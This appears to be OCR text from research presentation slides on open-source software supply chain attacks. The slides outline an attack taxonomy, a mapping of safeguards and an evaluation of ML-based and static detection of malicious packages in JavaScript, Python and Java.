
By Bill Toulas

February 13, 2023

“[…] at the time of writing in September 2023, we have logged **245,032 malicious packages** — meaning in the last year, we’ve seen the number of malicious packages tripled.” [1]



[1] Sonatype, 9th Annual State of the Software Supply Chain, https://www.sonatype.com/hubfs/9th-Annual-SSSC-Report.pdf



Project contributors

Project maintainers

E.g. PyPI, Maven Central, npm, arbitrary websites

Git hosted by, e.g. GitHub or Apache

Version Control

clone

Build System

download dependencies


publish

Distribution Channel

Developer machine, Travis, GitHub Actions, etc.

Consumers

Requirements of OSS Supply Chain Attack



ATTACKER

1. Spread out

Malware accessible to downstream users

2. Get used

Downstream users engage with malware

3. Get executed

Downstream users execute the malware

DEFENDER

Detect malicious package before download or execution

Problem Statement


P1 Lack of Comprehensive Attack Taxonomy

P2 Lack of Comprehensive Safeguards Mapping

P3 Lack of Comprehensive Description of Third-Party Dependencies’ Execution Techniques

P4 Automate Detection

Agenda



P1 Lack of Comprehensive Attack Taxonomy

P2 Lack of Comprehensive Safeguards Mapping

P3 Lack of Comprehensive Description of Third-Party Dependencies' Execution Techniques

P4 Automate Detection


C1 Taxonomy of Attacks on OSS Supply Chain

C2 Mapping of Existing Safeguards to Related Attack Vectors

C3 Understanding How Third-Party Dependencies Achieve Execution on Downstream Systems

C4 Evaluation of ML-based Approach to the Detection of Malicious Packages in JavaScript and Python

C5 Evaluation of Static Approach to the Detection of Malicious Packages in Java



P1 Lack of Comprehensive Attack Taxonomy

P2 Lack of Comprehensive Safeguards Mapping

P3 Lack of Comprehensive Description of Third-Party Dependencies' Execution Techniques

P4 Automate Detection

C1 Taxonomy of Attacks on OSS Supply Chain

C2 Mapping of Existing Safeguards to Related Attack Vectors

C3 Understanding How Third-Party Dependencies Achieve Execution on Downstream Systems

C4 Evaluation of ML-based Approach to the Detection of Malicious Packages in JavaScript and Python

C5 Evaluation of Static Approach to the Detection of Malicious Packages in Java

Research Questions


Attacks

- What is a comprehensive list of attack vectors?
- How to represent attack vectors in comprehensible and useful fashion?

Safeguards

- What is a comprehensive list of existing safeguard?
- What is utility and cost of safeguards?
- Which safeguards are used by developers

Methodology



Systematic Literature Review

Scientific Literature

Grey Literature

Analysis & Modeling

Threat Model OSS supply chain

Attack Tree

